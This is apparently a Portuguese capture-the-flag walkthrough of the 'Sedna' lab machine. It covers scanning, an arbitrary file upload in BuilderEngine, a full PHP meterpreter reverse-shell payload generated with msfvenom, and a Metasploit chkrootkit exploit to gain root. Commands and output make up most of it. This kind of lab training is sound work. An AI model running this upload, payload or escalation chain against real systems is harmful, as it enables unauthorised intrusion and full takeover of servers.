
Sedna


IP da máquina: 192.168.56.103 // MAC: 08:00:27:37:85:DF

Resultados do nmap:




```
PORT      STATE SERVICE     VERSION
22/tcp    open  ssh         OpenSSH 6.6.1p1 Ubuntu 2ubuntu2 (Ubuntu Linux; protocol 2.0)
53/tcp    open  domain      ISC BIND 9.9.5-3 (Ubuntu Linux)
80/tcp    open  http        Apache httpd 2.4.7 ((Ubuntu))
110/tcp   open  pop3        Dovecot pop3d
111/tcp   open  rpcbind     2-4 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
143/tcp   open  imap        Dovecot imapd (Ubuntu)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
993/tcp   open  ssl/imaps?
995/tcp   open  ssl/pop3s?
8080/tcp  open  http        Apache Tomcat/Coyote JSP engine 1.1
57510/tcp open  status      1 (RPC #100024)
MAC Address: 08:00:27:37:85:DF (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
```

Resultados do dirb:




```
---- Scanning URL: http://192.168.2.110/ ----
==> DIRECTORY: http://192.168.2.110/blocks/
==> DIRECTORY: http://192.168.2.110/files/
+ http://192.168.2.110/index.html (CODE:200|SIZE:101)
==> DIRECTORY: http://192.168.2.110/modules/
+ http://192.168.2.110/robots.txt (CODE:200|SIZE:36)
+ http://192.168.2.110/server-status (CODE:403|SIZE:293)
==> DIRECTORY: http://192.168.2.110/system/
==> DIRECTORY: http://192.168.2.110/themes/

---- Entering directory: http://192.168.2.110/blocks/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.2.110/files/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.2.110/modules/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.2.110/system/ ----
==> DIRECTORY: http://192.168.2.110/system/core/
==> DIRECTORY: http://192.168.2.110/system/database/
==> DIRECTORY: http://192.168.2.110/system/fonts/
==> DIRECTORY: http://192.168.2.110/system/helpers/
```

Resultado do nikto:



```
+ Server: Apache/2.4.7 (Ubuntu)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against s
ome forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of
the site in a different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ "robots.txt" contains 1 entry which should be manually viewed.
+ Server may leak inodes via ETags, header found with file /, inode: 65, size: 53fb059bb5bc8, mtime: gzip
+ Apache/2.4.7 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for t
he 2.x branch.
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS
+ OSVDB-3268: /files/: Directory indexing found.
+ OSVDB-3092: /files/: This might be interesting...
+ OSVDB-3092: /system/: This might be interesting...
+ OSVDB-3233: /icons/README: Apache default file found.
+ OSVDB-3092: /license.txt: License file found may identify site software.
+ 7916 requests: 0 error(s) and 12 item(s) reported on remote host
+ End Time:           2020-06-17 09:51:17 (GMT-3) (62 seconds)
---------------------------------------------------------------------------
```


http://192.168.2.110/license.txt:



192.168.2.110/license.txt
BuilderEngine 3.5.0 - Arb
192.168.2.110/license.txt

```
The MIT License (MIT)

Copyright (c) 2012 - 2015 BuilderEngine / Radian Enterprise Systems Limited.

Permission is hereby granted, free of charge, to any person obtaining a copy
of this software and associated documentation files (the "Software"), to deal
in the Software without restriction, including without limitation the rights
to use, copy, modify, merge, publish, distribute, sublicense, and/or sell
copies of the Software, and to permit persons to whom the Software is
furnished to do so, subject to the following conditions:

The above copyright notice and this permission notice shall be included in
all copies or substantial portions of the Software.

THE SOFTWARE IS PROVIDED "AS IS", WITHOUT WARRANTY OF ANY KIND, EXPRESS OR
IMPLIED, INCLUDING BUT NOT LIMITED TO THE WARRANTIES OF MERCHANTABILITY,
FITNESS FOR A PARTICULAR PURPOSE AND NONINFRINGEMENT. IN NO EVENT SHALL THE
AUTHORS OR COPYRIGHT HOLDERS BE LIABLE FOR ANY CLAIM, DAMAGES OR OTHER
LIABILITY, WHETHER IN AN ACTION OF CONTRACT, TORT OR OTHERWISE, ARISING FROM,
OUT OF OR IN CONNECTION WITH THE SOFTWARE OR THE USE OR OTHER DEALINGS IN
THE SOFTWARE.
```


http://192.168.2.110/themes/dashboard/assets/plugins/jquery-file-upload/server/php/



```
{"files":[{"name":"blogimage.jpg","size":66456,"url":"http:\/\/192.168.2.110\/files\/blogimage.jpg","deleteUrl":"http:\/\/192.168.2.110\/themes\/dashboard\/assets\/plugins\/jquery-file-upload\/server
\/php\/?file=blogimage.jpg","deleteType":"DELETE"},{"name":"loading.gif","size":37022,"url":"http:\/\/192.168.2.110\/files\/loading.gif","deleteUrl":"http:\/\/192.168.2.110\/themes\/dashboard\/assets
\/plugins\/jquery-file-upload\/server\/php\/?file=loading.gif","deleteType":"DELETE"},{"name":"php-reverse-shell.php","size":5495,"url":"http:\/\/192.168.2.110\/files\/php-reverse-
shell.php","deleteUrl":"http:\/\/192.168.2.110\/themes\/dashboard\/assets\/plugins\/jquery-file-upload\/server\/php\/?file=php-reverse-shell.php","deleteType":"DELETE"}]}
```


Criando uma página html:

https://www.exploit-db.com/exploits/40390




```
  GNU nano 4.9.2                            teste.html
<html>
<body>
<form method="post" action="http://192.168.2.110/themes/dashboard/assets/plugins/jquery-file-upload/serv>
        <input type="file" name="files[]" />
        <input type="submit" value="send" />
</form>
</body>
</html>
```

Depois de abrir um servidor apache, eu joguei o arquivo teste.html para /var/www/html:




```
root@kali:~# cp teste.html /var/www/html
```

Criando uma shell com o msfvenom:




```
root@kali:~# msfvenom -p php/meterpreter/reverse_tcp lhost=192.168.2.109 lport=443 -f raw
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 1113 bytes
/*<?php /**/ error_reporting(0); $ip = '192.168.2.109'; $port = 443; if (($f = 'stream_socket_client') &&
 is_callable($f)) { $s = $f("tcp://{$ip}:{$port}"); $s_type = 'stream'; } if (!$s && ($f = 'fsockopen') &
& is_callable($f)) { $s = $f($ip, $port); $s_type = 'stream'; } if (!$s && ($f = 'socket_create') && is_c
allable($f)) { $s = $f(AF_INET, SOCK_STREAM, SOL_TCP); $res = @socket_connect($s, $ip, $port); if (!$res)
 { die(); } $s_type = 'socket'; } if (!$s_type) { die('no socket funcs'); } if (!$s) { die('no socket');
} switch ($s_type) { case 'stream': $len = fread($s, 4); break; case 'socket': $len = socket_read($s, 4);
 break; } if (!$len) { die(); } $a = unpack("Nlen", $len); $len = $a['len']; $b = ''; while (strlen($b) <
 $len) { switch ($s_type) { case 'stream': $b .= fread($s, $len-strlen($b)); break; case 'socket': $b .=
socket_read($s, $len-strlen($b)); break; } } $GLOBALS['msgsock'] = $s; $GLOBALS['msgsock_type'] = $s_type
; if (extension_loaded('suhosin') && ini_get('suhosin.executor.disable_eval')) { $suhosin_bypass=create_f
unction('', $b); $suhosin_bypass(); } else { eval($b); } die();
root@kali:~# nano shell.php
```

Fazendo o upload do arquivo:



Feito o upload:




Index of /files

Name	Last modified	Size	Description
Parent Directory		-	
be_demo/	2016-06-10 11:52	-	
blogimage.jpg	2016-06-10 11:52	65K	
captcha/	2016-06-10 11:52	-	
loading.gif	2016-06-10 11:52	36K	
php-reverse-shell.php	2020-06-17 08:53	5.4K	
shell.php	2020-06-17 11:35	1.1K	
users/	2016-06-10 11:52	-	


Apache/2.4.7 (Ubuntu) Server at 192.168.2.110 Port 80

Iniciando uma escuta com o metaploit:




```
[*] Starting persistent handler(s)...
msf5 > use multi/handler
msf5 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set lport 443
lport => 443
msf5 exploit(multi/handler) > set lhost 192.168.2.109
lhost => 192.168.2.109
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.2.109:443
```


Conexão aberta:



```
[*] Sending stage (38288 bytes) to 192.168.2.110
[*] Meterpreter session 1 opened (192.168.2.109:443 -> 192.168.2.110:38886) at 2020-06-17 12:36:03 -0300

meterpreter > getuid
Server username: www-data (33)
meterpreter > sysinfo
Computer    : Sedna
OS          : Linux Sedna 3.13.0-32-generic #57-Ubuntu SMP Tue Jul 15 03:51:12 UTC 2014 i686
Meterpreter : php/linux
meterpreter >
```




```
meterpreter > cd /etc/chkrootkit
meterpreter > ls
Listing: /etc/chkrootkit
========================

Mode              Size   Type  Last modified              Name
----              ----   ----  -------------              ----
100444/r--r--r--  4216   fil   2016-10-22 15:04:31 -0200  ACKNOWLEDGMENTS
100444/r--r--r--  1343   fil   2016-10-22 15:04:31 -0200  COPYRIGHT
100444/r--r--r--  1636   fil   2016-10-22 15:04:31 -0200  Makefile
100444/r--r--r--  14321  fil   2016-10-22 15:04:31 -0200  README
```




```
meterpreter > cat README
                                  chkrootkit V. 0.49
```

https://www.rapid7.com/db/modules/exploit/unix/local/chkrotkit




```
msf5 exploit(multi/handler) > use exploit/unix/local/chkrootkit
```



```
msf5 exploit(unix/local/chkrootkit) > set session 1
session => 1
msf5 exploit(unix/local/chkrootkit) > exploit

[*] Started reverse TCP double handler on 192.168.2.109:4444
[!] Rooting depends on the crontab (this could take a while)
[*] Payload written to /tmp/update
[*] Waiting for chkrootkit to run via cron...
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo Ktjv5f4HMhdPbZTh;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "Ktjv5f4HMhdPbZTh\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 2 opened (192.168.2.109:4444 -> 192.168.2.110:51831) at 2020-06-17 12:45:04 -03
00
[+] Deleted /tmp/update
```

Root:



```
id
uid=0(root) gid=0(root) groups=0(root)
uname -a
Linux Sedna 3.13.0-32-generic #57-Ubuntu SMP Tue Jul 15 03:51:12 UTC 2014 i686 i686 i686 GNU/Linux
```